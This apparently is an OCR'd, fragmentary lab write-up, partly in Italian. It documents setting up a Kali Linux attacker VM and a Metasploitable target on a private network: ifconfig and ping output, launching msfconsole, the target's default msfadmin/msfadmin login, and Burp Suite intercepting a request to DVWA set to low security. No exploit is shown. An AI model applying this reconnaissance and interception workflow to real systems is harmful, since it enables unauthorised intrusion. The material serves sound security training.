




```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d5:ba:a0
          inet addr:192.168.50.101  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed5:baa0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:9 errors:0 dropped:0 overruns:0 frame:0
          TX packets:36 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2064 (2.0 KB)  TX bytes:2040 (1.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:105 errors:0 dropped:0 overruns:0 frame:0
          TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:20681 (20.1 KB)  TX bytes:20681 (20.1 KB)

msfadmin@metasploitable:~$
```




```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.50.100  netmask 255.255.255.0  broadcast 192.168.50.255
        inet6 fe80::3876:4c3b:52c:7634  prefixlen 64  scopeid 0x20<link>
        inet6 2a01:e11:100d:c710:5f1d:4602:c1dc:1549  prefixlen 64  scopeid 0
x0<global>
        ether 08:00:27:14:ae:9f  txqueuelen 1000  (Ethernet)
        RX packets 441  bytes 293729 (286.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 327  bytes 42072 (41.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 10  bytes 580 (580.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10  bytes 580 (580.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=0.623 ms
```




```
          inet6 addr: fe80::a00:27ff:fed5:baa0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:71 errors:0 dropped:0 overruns:0 frame:0
          TX packets:46 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14298 (13.9 KB)  TX bytes:2984 (2.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:126 errors:0 dropped:0 overruns:0 frame:0
          TX packets:126 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:29345 (28.6 KB)  TX bytes:29345 (28.6 KB)

nsfadmin@metasploitable:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=0.554 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.521 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=0.420 ms
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=0.239 ms
64 bytes from 192.168.50.100: icmp_seq=5 ttl=64 time=0.453 ms
_
```

Testo la comunicazione con Metasloit




```
zsh: suspended  ping 192.168.50.101

┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search
```




```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV



1 2 3 4
5:37
Damn Vulnerable Web App (
192.168.50.101/dvwa/login.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
DVWA
Username
Password
Login



Burp Suite Community Edition v2024.5.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Add note
Pretty Raw Hex
Inspector
Damn Vulnerable Web Ap
Kali Linux Kali Tools Kali Docs Kali Forums Kali N
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
low
Submit

Request to http://192.168.50.101:80

```
GET /dvwa/ HTTP/1.1
Host: 192.168.50.101
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

192.168.50.101/dvwa/security.p

DVWA Security


Script Security

Security Level is currently **low**.

You can set the security level to l

The security level changes the vu

